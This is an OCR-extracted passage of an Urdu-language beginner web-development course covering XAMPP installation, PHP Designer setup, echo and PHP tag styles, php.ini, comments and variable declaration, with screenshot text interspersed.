

XAMPP 1.6.4 win32 (Basic Package)
XAMPP 1.6.4 win32 (Basic Package)
Choose Install Location
Choose the folder in which to install XAMPP 1.6.4.
Setup will install XAMPP 1.6.4 in the following folder. To install in a different folder, click Browse and select another folder. Click Next to continue.
Destination Folder
c:\xampp\
Browse...
Space required: 215.9MB
Space available: 1.5GB
Nullsoft Install System v2.25
< Back
Next >
Cancel


3




جب انسٹالیشن مکمل ہوجائے تو آپ کے پاس C ڈرائیو پر ایک XAMPP کے نام سے فولڈر بن جائے گا۔ جسمیں سارے سافٹ ویئر انسٹال ہوئے ہونگے۔ PHP 5، Apache، FileZilla، MySql، Mercury، PHP My Admin وغیرہ وغیرہ۔ اب آپ مختلف سروسز چلانے کیلئے XAMPP کا کنٹرول پینل کھولیں۔ Start -> Programs -> Apache Friends -> XAMPP Control Panel

اس کنٹرول پینل کی مدد سے آپ مختلف سروسز کو کنٹرول کرسکتے ہیں۔



XAMPP Control Panel Application
XAMPP Control Panel
Service...
SCM...
Modules
Svc Apache Start Admin...
Svc MySql Start Admin...
Svc FileZilla Start Admin...
Svc Mercury Start Admin...
Status
Refresh
Explore...
Help
Exit
Install Directory: c:\xampp
Status Check OK
Busy...
Apache started [Port 80]
Busy...
MySql service stopped
Busy...
Apache stopped [Port 80]


XAMPP Control Panel Application
XAMPP Control Panel
Service...
SCM...
Modules
Svc Apache Running Stop Admin...
Svc MySql Running Stop Admin...
Svc FileZilla Start Admin...
Svc Mercury Start Admin...
Status
Refresh
Explore...
Help
Exit
Busy...
MySql service stopped
Busy...
Apache stopped [Port 80]
Busy...
Apache started [Port 80]
Busy...
MySql service started


اب آپ PHP Designer ڈاؤن لوڈ کر کے انسٹال کر لیں اور اسکی کنفیگریشن کچھ اس طرح کریں۔ Click Tool -> Click Preference




یہ سب کرنے کے بعد Apply -> OK کریں اور PHP کی ایک نئی فائل کھولیں



اب ہم اپنا پہلا پروگرام لکھیں گے



یہ کوڈ لکھنے کے بعد اس فائل کو c:\xampp\htdocs میں first.php کے نام سے Save کرلیں۔ out put دیکھنے کیلئے PHP Designer میں Localhost کے بٹن پر کلک کریں یا انٹرنیٹ ایکسپلور کھولیں اور ایڈریس بار میں اسطرح لکھیں (http://localhost/first.php) اور انٹر کردیں تو brawser پر آپ کو ریزلٹ نظر آجائے گا۔



جب ہم PHP سکرپٹ کو HTML میں ایمبڈ کرتے ہیں تو سب سے پہلے PHP کا ٹیگ کھولتے ہیں۔

```
<?php
```

پھر ہم PHP کا سکرپٹ لکھتے ہیں

```
echo "This is my first php script ";
```

echo کے سٹیٹمنٹ سے آپ کسی Variable یا جو text آپ سنگل کوٹس(' ') یا ڈبل کوٹس(" ") کے اندر لکھتے ہیں وہ پیج پر پرنٹ ہوجاتا ہے۔ echo کی جگہ آپ print کا سٹیٹمنٹ بھی استعمال کرسکتے ہیں print کا سٹیٹمنٹ بھی echo کی طرح کام کرتا ہے۔اگر آپ echo میں کوٹس کے اندر HTML کے ٹیگ استعمال کرینگے تو وہ بھی رینڈر ہونگے جیسے کہ۔

```
echo "<b>Welcome to IT Dunya </b>";
```

تو اسکی output یہ ہوگی۔

Welcome to IT Dunya

اور اخر میں ٹیگ کو بند کرتے ہیں۔

```
?>
```

PHP Tag کھولنے اور بند کرنے کے چار طریقے ہیں ایک ہم نے اوپر دیکھ لیا اسکے علاوہ تین مندرجہ ذیل ہیں۔

PHP **شارٹ ٹیگز** :

```
<?= "This is my first php script" ?>   یا   <? echo "This is my first php script "; ?>
```

ASP سٹائل کے ٹیگز :

```
<% echo "This is my first php script"; %>   یا   <%= "This is my first php script" %>
```

HTML سٹائل :

```
<script language="php"> echo "This is my first php script"; </script>
```

PHP شارٹ ٹیگو اور ASP سٹائل کے ٹیگ آپ تب استعمال کر سکتے جب آپ اسکو **php.ini** میں کنفگر کریں۔ **php.ini** فائل PHP کی پوری کنفگریشن فائل ہوتی ہے جس سے آپ PHP کے مختلف ماڈیولز اور سیٹنگز کو on off کر سکتے ہیں۔ جب ہم کسی ویب سرور کو سٹارٹ کرتے ہیں تو وہ **php.ini** کو پڑھ کر ساری سیٹنگز اٹھالیتا ہے۔ اس لئے اس فائل میں تبدیلی کرنے کے بعد آپ اپنا سرور ریسٹارٹ کرینگے ورنہ وہ کنفگریشنز کام نہیں کرینگے۔ اگر آپ **XAMPP** استعمال کر رہے ہیں تو **php.ini** کی فائل اس جگہ پر ہوتی ہے **c:/xampp/apache/bin/php.ini** ۔ اور اگر IIS کے ساتھ PHP کو کنفگر کیا ہے تو پھر **c:/windows/php.ini** ۔ ابھی اس کے بارے میں فکر مند نہ ہو ہم ان میں دو طریقوں (**<?php ?>**) اور (**<?= ?>**) کو استعمال کرینگے

اگلی کلاس میں انشاء اللہ پھر ملاقات ہوگی

اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

اسلام علیکم

پی ایچ پی ، مائی سیکول اور ویب ڈویلپمنٹ کی تیسری کلاس میں خوش آمدید

✖✖✖✖✖✖✖✖✖✖✖✖

کوڈ میں کومنٹس ڈالنا:

فرض کرتے ہیں کہ ہم ایک کوڈ لکھتے ہیں تو لکھنے کے وقت تو سب کچھ ہمیں کلیئر ہوتا ہے لیکن اگر اسی کوڈ میں ہم کچھ عرصے بعد تبدیلی کرتے ہیں یا کسی دوسرے پرگرامر کو دیتے ہیں تو اس وقت کوڈ کو سمجھنے میں کافی دشواری ہوتی ہے۔ اپنے کوڈ میں کومنٹس ڈالنے سے بعد میں ہمیں سمجھنے میں کافی مدد ملتی ہے اور ایک اچھے پروگرامر کی یہ خوبی ہوتی ہے کہ وہ اپنے کوڈ میں کومنٹس ضرور ڈالتا ہے۔

کومنٹس کوڈ کے اندر ٹیکسٹ ہوتا ہے جو کہ پی ایچ پی انجن نظر انداز کرتا ہے اور پڑھنے والے کیلیے کوڈ کو مزید کلیئر کرتا ہے۔ ایک لائن کی کومنٹ ڈالنے کیلیے ہم دو فارورڈ سلیش (//) یا ہیش (#) استعمال کرتے ہیں مثلاً:۔

```
// this is a comment
# this is another comment
```

زیادہ لائنوں کی کومنٹس ڈالنے کیلیے فارورڈ سلیش اور سٹیرک (/*) اور بند کرنے کیلیے سٹیرک اور فارورڈ سلیش (*/) مثلاً:۔

```
/*
this is a comment
none of this will
be parsed by the
PHP engine
*/
```

Variables کیا ہوتے ہیں؟

Variables ایک پروگرامنگ لینگویج کے بنیادی خدوخال ہوتے ہیں۔ میموری میں وہ جگہ جسمیں ہم ڈیٹا جو پروگرام کیلیے درکار ہوتا ہے عارضی طور پر محفوظ کرتے ہیں یعنی data container ہوتے ہیں اور جسکی ویلیو تبدیل ہوتی رہتی ہے۔ مثلاً اگر میں چاہتا ہوں کہ ایک ایسا پروگرام بناؤں کہ جو دو نمبرز کا سم نکالے اور میں ویریبلز استعمال نہیں کرتا تو کچھ اس طرح ہوگا۔

```
echo ( 5 + 2)
```

اسکا جواب تو سب کو پتہ ہوگا کہ 7 ہے۔ اب میرے پاس مزید دو نمبرز آ گئے 3 اور 6 یا 9 اور 20 وغیرہ وغیرہ تو کیا میں ہر دفعہ ان نمبرز کو جمع کرنے کیلیے اپنا کوڈ تبدیل کرتا رہوں گا۔ جیسے کہ:

echo (6 + 3) یا echo (9 + 20)

دوسری مثال: میں ایک پروگرام بنانا چاہتا ہوں جسمیں user ٹیکسٹ بکس میں اپنا نام لکھیں اور جب وہ بٹن دبائے تو اسکو پیج پر ایک خوش آمدید کا پیغام آئے کچھ اسطرح: (Welcome Ali to my site) اب اسمیں Ali کی جگہ کوئی بھی ہو سکتا ہے۔اسی بے شمار جگہوں پر آپ کو Variables کی ضرورت پڑی گی۔

PHP میں Variables بنانا بہت آسان ہے۔ Variable بنانے کیلئے سب سے پہلے $ سائن لگاتے ہیں اور پھر اسکا نام لکھتے ہیں۔ Variable کا نام لیٹرز (A-Z a-z)، نمبرز (0-9) اور انڈر سکور (_) پر مشتمل ہوتا ہے یعنی آپ Variable کے نام میں سپیس یا دوسرے کریکٹرز استعمال نہیں کر سکتے ،نام انڈر سکور (_) یا کیریکٹر (A-Z a-z) سے شروع ہو اور زیادہ سے زیادہ تمیں (30) کیریکٹرز پر مشتمل ہو۔اب ہم مختلف درست طریقوں سے Variables بناتے ہیں۔

```
$a;
$a_longish_variable_name;
$_2453;
$IT_Dunya;
```

یاد رکھیں کہ جب ہم PHP کا کوئی سٹیٹمنٹ ختم کرتے ہیں تو آخر میں سیمی کالن (;) لگاتے ہیں۔ اسلئے اوپر کے Variables میں سیمی کالن کا مطلب ہے end of statment اور یہ نام میں شامل نہیں۔ جب variable بنانے کا ذکر کرتے ہیں تو اسکو Variable Declaration کہتے ہیں یعنی ہم اعلان کرتے ہیں کہ میں میموری میں ڈیٹا محفوظ کرنے کیلئے جگہ بنا رہا ہوں اور اسکو ایک نام دے رہا ہوں۔ جب ہمیں جگہ مل جاتی ہے تو پھر اسمیں ہم اپنی ویلیو محفوظ کر سکتے ہیں یعنی Variable کو ویلیو Assign کرتے ہیں۔مثلاً

```
$country = "Pakistan";
```

آپ دیکھ رہے ہیں کہ میں نے ایک variable بنایا ($country) کے نام سے اور اسکو ویلیو assign کردی "Pakistan"۔اگر آپ نئے پروگرامر ہیں تو یقیناً حیران ہونگے اور پوچھے گے کہ بھئی اس Statment کا تو مطلب ہے کہ $country برابر ہے "Pakistan" کے تو بھائی جان تھوڑا صبر کریں میں بتاتا ہوں آپکو !!!!

جی! کچھ لینگویجز میں جب ہم کسی variable کو ویلیو دیتے ہیں تو (=) کا اپریٹر استعمال کرتے ہیں اسکا مطلب وہ ریاضی (Math) والا نہیں ہے۔اگر آپ نئے پروگرامر ہیں تو یاد رکھیں کہ سنگل = کا مطلب برابر نہیں بلکہ اسکو Assignment Operater کہتے ہیں اور کسی variable کو ویلیو دینے کیلئے استعمال ہوتا ہے۔ جب ہم دو ویلیوز کو چیک کرتے ہیں کہ آیا یہ دونوں برابر ہیں یا نہیں تو پھر (==) کو استعمال کرتے ہیں یہ وہ ریاضی والا Equal ہے۔اب ہم ایک چھوٹا سا پروگرام بناتے ہیں جس سے آپ کو سمجھ آ جائے گا۔تو اپنا PHP Designer یا کوئی ٹیکسٹ ایڈیٹر کھولیں اور مندرجہ ذیل پروگرام لکھیں۔

```
<html>
